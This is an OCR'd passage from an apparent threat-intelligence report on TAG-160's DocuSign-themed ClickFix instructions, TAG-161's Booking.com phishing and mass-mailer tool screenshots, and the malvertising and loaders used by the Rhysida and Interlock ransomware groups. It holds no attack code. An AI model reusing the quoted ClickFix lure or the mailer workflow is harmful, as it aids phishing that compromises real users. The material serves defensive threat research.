
Signing Rate Confirmation #12739785 in progress...
To complete signing the RC you must confirm your digital signature.
Please follow the steps below in order to confirm it:

1. Press & hold the Windows Key + R
2. In the verification window, press **Ctrl + V**
3. Press **Enter** on the keyboard to finish

By signing this document, you agree to the privacy policy.
Powered by DocuSign.More info...

Figure 29*: DocuSign-themed ClickFix instructions used by TAG-160 (Source: Recorded Future)*

Notably, Insikt Group assesses that, to further enhance the perceived legitimacy of its infrastructure, the threat actor deliberately re-registered domains previously associated with legitimate logistics companies, in addition to leveraging typosquatted domains. **Figure 30** highlights two examples of this activity.




Domain Registration: cdlfreightlogistics.com

AUG 23 2025

Domain Re-registration: cdlfreightlogistics.com

"The domain **cdlfreightlogistics.com** has been re-registered" View analysis report

Source Domain Re-registrations on Aug 24, 2025, 07:49 • Reference Actions • 1+ reference



Domain Registration: hometownlogisticsllc.com

JUN 15 2025


Domain Re-registration: hometownlogisticsllc.com

"The domain **hometownlogisticsllc.com** has been re-registered" View analysis report

Source Domain Re-registrations on Jun 16, 2025, 08:20 • Reference Actions • 1+ reference

Figure 30: Re-registration of logistics-themed domains (Source: Recorded Future)

The domain *cdlfreightlogistics[.]com* previously hosted a website associated with the legitimate company CDL Freight Logistics, Inc. in 2023. Similarly, in 2021, *hometownlogisticsllc[.]com* hosted a website for Hometown Logistics LLC (see **Figure 31**). Insikt Group therefore assesses that TAG-160 conducts substantial pre-operational research as part of its activities.



WE ALWAYS DELIVER ON OUR PROMISES

Dependable Freight & Logistics Services.

WHY CHOOSE CDL FREIGHT LOGISTICS INC?

LOCALLY OWNED & OPERATED
We are a local company that cares about our customers and the community we serve.

RELIABLE PEOPLE & EQUIPMENT
We take great pride in our personnel, and are always reinvesting in our trucks and machinery.

HONEST & FAIR PRICING
We keep our prices competitive to offer our customers the most value.

100% SATISFACTION GUARANTEE
We stand behind all of our work and offer a 100% satisfaction guarantee.

RESERVE A BLOCK - GET PAID - ENJOY

Start delivering! Most drivers earn between $15.00 to $20.00 an hour.

Actual earnings will depend on any tips you receive, how long it takes you to complete your deliveries, and other factor


Figure 31: Registration of domains previously owned by legitimate logistics companies (Source: Recorded Future)

Spotlight: TAG-161 Using Booking.com-Related Lures

TAG-161 is a financially motivated threat cluster that has been active since at least June 2025, distinguished by its use of social engineering and malware tooling. The group primarily leverages Booking[.]com-themed ClickFix campaigns, impersonating trusted travel-related services and tricking victims into manually executing malicious content. This approach reflects a broader shift toward user-driven compromise techniques that reduce reliance on exploits while maintaining effectiveness against secure targets.

TAG-161 activity is closely associated with the deployment of CastleLoader and Matanbuchus. Notably, Insikt Group observed TAG-161 leveraging the most advanced and costly variant of Matanbuchus, priced at $15,000 per month, which supports covert communication techniques designed to evade traditional network monitoring. The use of such premium tooling indicates a higher level of investment and operational intent than is typically observed in large-scale phishing campaigns.

Infrastructure analysis revealed that TAG-161 relies predominantly on threat actor-controlled infrastructure, rather than shared or opportunistic hosting, and operates across multiple layers of supporting systems. Insikt Group also identified previously unreported phishing email management tooling used by TAG-161 to coordinate redirection, email distribution, and campaign tracking (see **Figures 32 to 34**). The presence of bespoke tooling for managing phishing operations suggests a mature workflow designed to support sustained and repeatable campaigns.



Менеджер Редиректов и рассылок

Режим работы

● **Создать редиректы и отправить письма**
Полный режим: создает уникальные редиректы и рассылает письма

○ **Только создать редиректы**
Создает редиректы без отправки писем

○ **Только отправить письма**
Рассылает письма без создания редиректов

Конфигурация

Основной домен:
dok-ol.com

Базовое имя для поддоменов:
например, userlink, promo
Поддомены будут вида: [идентификатор].[базовое_имя].[основной_домен]

Тема письма:
Введите тему письма (необязательно)
Тема, которая будет отображаться в поле "Subject" получателям писем. Можно оставить пустым.


Шаблон Email:
Введите HTML-шаблон письма здесь. Можно использовать 'URL' (с учетом регистра) как плейсхолдер для сгенерированной ссылки.
Плейсхолдер 'URL' для вставки сгенерированной ссылки является необязательным. Если он отсутствует, письмо будет отправлено без ссылки.

□ **Использовать только имя хоста**
При выборе этой опции в шаблон будет вставлено только имя хоста (например, example.com) вместо полного URL (https://example.com)

Файл данных (.txt):

Keine ausgewählt

***Figure 32**: Page linked to "Redirect and Email Manager" tool (Source: Recorded Future)*



Менеджер рассылок

Режим работы

● **Только отправить письма**
Рассылает письма без создания редиректов

Конфигурация

Тема письма:

Введите тему письма (необязательно)

Тема, которая будет отображаться в поле "Subject" получателям писем. Можно оставить пустым.

Шаблон Email:

```
Введите HTML-шаблон письма здесь.
```

Введите полный HTML-шаблон для отправки.

□ **Использовать только имя хоста**
При выборе этой опции в шаблон будет вставлено только имя хоста (например, example.com) вместо полного URL (https://example.com)

Файл данных (.txt):


Keine ausgewählt

Формат для режима "Только рассылка":

```
email1@example.com
email2@example.com | https://target2.com
email3@example.com - https://target3.com
...
```

Поддерживаются: только email, или email с URL через " - " (с пробелом) или "|" (с/без пробелов)

***Figure 33**: Page linked to “Email Manager” tool (Source: Recorded Future)*



[Booking-Mailer V2.2]

Режим работы

- ● Создать редиректы и отправить письма
  Полный режим: создает уникальные редиректы и рассылает письма
- ○ Только создать редиректы
  Создает редиректы без отправки писем
- ○ Только отправить письма
  Рассылает письма без создания редиректов

Конфигурация

Основной домен:

site-riko.com

Базовое имя для поддоменов:

например, userlink, promo

Поддомены будут вида: [идентификатор].[базовое_имя].[основной_домен]

Тема письма:

Введите тему письма (необязательно)

Тема, которая будет отображаться в поле "Subject" получателям писем. Можно оставить пустым.

Шаблон Email:

Введите HTML-шаблон письма здесь. Можно использовать 'URL' (с учетом регистра) как плейсхолдер для сгенерированной ссылки.

Плейсхолдер 'URL' для вставки сгенерированной ссылки является необязательным. Если он отсутствует, письмо будет отправлено без ссылки.

□ **Использовать только имя хоста**
При выборе этой опции в шаблон будет вставлено только имя хоста (например, example.com) вместо полного URL (https://example.com)

Файл данных (.txt):

Keine ausgewählt

***Figure 34**: Page linked to "Booking-Mailer V2.2" tool (Source: Recorded Future)*


TAG-161's infrastructure shows overlap with AS211659 (STIMUL-AS) and AS216341 (OPTIMA-AS), both of which have previously been linked to the TAE BEARHOST, a self-proclaimed "bulletproof hosting ecosystem" heavily supporting financially motivated cybercrime. Additionally, similarities were observed between TAG-161's infrastructure and that used by other Booking[.]com-impersonating threat actors, including TAG-157 (RefBroker), though no direct operational relationship has been established. TAG-161's use of advanced loaders, premium malware services, and phishing infrastructure underscores its role as a capable and well-resourced actor within the evolving cybercriminal ecosystem in 2025.

Ransomware

Key Observation: Multiple actors, including Rhysida, use malvertising for initial access alongside other techniques, and, as in previous years, operator-linked tools such as the Interlock RAT enable early detection before ransomware deployment.

Spotlight: Rhysida

Rhysida is a ransomware group that claimed its first known victim in May 2023, although it was likely active as early as January of that year. The group operates its own ransomware, also named Rhysida, and claimed 100 victims in 2025, according to its victim dashboard. Rhysida has employed a variety of initial access techniques, making it difficult to identify a single primary method. These tactics include vulnerability exploitation, phishing, and the use of valid credentials to access internal virtual private networks (VPNs). Since the second half of 2024 and continuing throughout 2025, Rhysida has increasingly relied on malvertising in its campaigns, using online advertisements to distribute malware or redirect users to malicious websites. Notably, the group has been observed running malvertising campaigns impersonating brands such as Microsoft Teams and Google Authenticator (see **Figure 35**), as previously reported by Insikt Group. The domains used in these campaigns are commonly hosted behind Cloudflare. The start of authority (SOA) records for these domains typically list contact email addresses associated with *2mail[.]co* or *onionmail[.]org*.



We use optional cookies to improve your experience on our websites, such as through social media connections, and to display personalized advertising based on your online activity. If you reject optional cookies, only cookies necessary to provide you the services will be used. You may change your selection by clicking "Manage Cookies" at the bottom of the page. Privacy Statement Third-Party Cookies

Download Microsoft Teams for Windows

Communicate and collaborate with anyone, anytime, with Teams.

Streamline communications in one place

Stay focused, work together, and achieve more with one platform for all your communication needs.

Meet

Host impactful meetings with features such as PowerPoint Live, Microsoft Whiteboard, and AI-generated meeting notes.[1]

Call

Make and receive calls directly in Teams with features such as group calling, voicemail, and call transfers.

Collaborate

Keep everyone in sync with the help of channels, shared task lists, and collaborative apps.

Chat

Quickly communicate with instant messaging and features such as emojis, AI-generated suggested replies, and priority notifications.

Figure 35: *Landing page impersonating Microsoft Teams (Source: urlscan.io)*

Notably, the use of SEO poisoning appears to align with the emergence of CleanUpLoader in Rhysida operations. In June 2024, Rapid7 reported incidents involving CleanUpLoader samples delivered via malvertising and linked to Rhysida, although the activity was not directly attributed to the group, possibly because ransomware deployment was not observed. The following month, in July 2024, ThreatDown reported CleanUpLoader activity likely originating from a "malicious IP scanner" distributed through malvertising and confirmed that CleanUpLoader was used to deliver Rhysida ransomware. The continued reuse of similar lures and access vectors suggests that this approach remains effective for the group.

Spotlight: Interlock

Interlock is a relatively new ransomware variant, with its first confirmed victim, a Texas-based hospital, reported in September 2024, though evidence indicates the group may have been active earlier. Unlike many ransomware operations, Interlock does not appear to operate under a ransomware-as-a-service (RaaS) affiliate model, as no advertisements or indications of affiliate recruitment have been observed. Interlock claimed 114 victims in 2025, according to its victim dashboard.

Interlock has been observed using a multi-stage attack chain that leverages TAG-124's TDS infrastructure to deliver deceptive software installers. These installers deploy a PowerShell-based backdoor that enables the execution of additional tooling and ultimately delivers the ransomware payload. Exfiltrated data is published on Interlock's data leak site, known as the "Worldwide Secrets Blog."

Throughout 2025, Insikt Group also identified additional details regarding Interlock's higher-tier infrastructure, including the communication flow between the PowerShell backdoor's C2 servers and a centralized administrative panel. Using Recorded Future Network Intelligence, it is highly likely that Interlock operators access this panel through FirstVPN (see **Figure 36**).

